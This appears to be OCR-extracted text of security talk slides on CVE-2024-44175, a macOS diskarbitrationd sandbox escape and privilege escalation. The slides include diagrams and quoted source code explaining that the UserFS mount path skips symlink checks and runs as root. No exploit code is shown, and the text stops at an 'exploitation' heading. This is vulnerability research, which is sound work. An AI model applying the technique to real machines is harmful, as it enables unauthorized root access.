

caller
diskarbitrationd
mount
xnu
fail
OPERATION
priv: user
target owner: root
disk owner: user
FAIL!!!! user != root

case study:
+ diskarbitrationd
+ attack diskarbitrationd with symlink


caller
diskarbitrationd
mount -k
xnu
OPERATION
priv: user
target: link ->
/tmp/mnt
target owner: user
disk owner: user


caller
diskarbitrationd
pass
mount -k
xnu
OPERATION
priv: user
target: link ->
/tmp/mnt
target owner: user
disk owner: user


caller
diskarbitrationd
mount -k
xnu
OPERATION
priv: user
target: link ->
/tmp/mnt
target owner: user
disk owner: user


caller
diskarbitrationd
mount -k
xnu
fail
OPERATION
priv: user
target: link ->
/tmp/mnt
target owner: user
disk owner: user
FAIL!!! xnu doesn't follow symlinks (-k)

CVE-2024-44175- Sandbox Escape & LPE (UserFS)

CVE-2024-44175 - theory

- diskarbitrationd supports 2 file systems
  - backed by KEXT
  - backed by UserFS

- symlink check is not done in UserFS 😎


```
if ( useUserFS )
{
    CFArrayRef argumentList;

    // Retrive the device name in diskXsY format (without "/dev/" ).
    argumentList = CFStringCreateArrayBySeparatingStrings( kCFAllocatorDefault, devicePath, CFSTR( "/" ) );
    if ( argumentList )
    {
        CFStringRef dev = CFArrayGetValueAtIndex( argumentList, CFArrayGetCount( argumentList ) - 1 );
        context->deviceName = CFRetain(dev);
        context->fileSystem = CFRetain( DAFileSystemGetKind( filesystem ));
        if ( mountpointPath )
        {
            context->mountPoint = CFRetain( mountpointPath );
        }
        else
        {
            context->mountPoint = NULL;
        }
        if ( volumeName )
        {
            context->volumeName = CFRetain( volumeName );
        }
        else
        {
            context->volumeName = CFSTR( "Untitled" );
        }
        if ( CFStringGetLength( options ))
        {
            context->mountOptions = CFRetain( options );
        } else
        {
            context->mountOptions = NULL;
        }
        DAThreadExecute(__DAMountUserFSVolume, context, __DAMountUserFSVolumeCallback, context);
        CFRelease( argumentList );
    }
    else
    {
        status = EINVAL;
    }
    goto DAFileSystemMountErr;
}
```


CVE-2024-44175 - theory

- user ID / owner / etc is not passed


```
returnValue = [FSKitDiskArbHelper DAMountUserFSVolume:fsType
                                            deviceName:deviceName
                                            mountPoint:mountpoint
                                            volumeName:volumeName
                                          mountOptions:mountOptions];
```

- always run as root





runs as the disk owner
mount KEXT based FS
DAFileSystemMountWithArguments
call mount
add -k
runs as root
mount UserFS
DAFileSystemMountWithArguments
call fskitd
call mount


CVE-2024-44175 exploitation

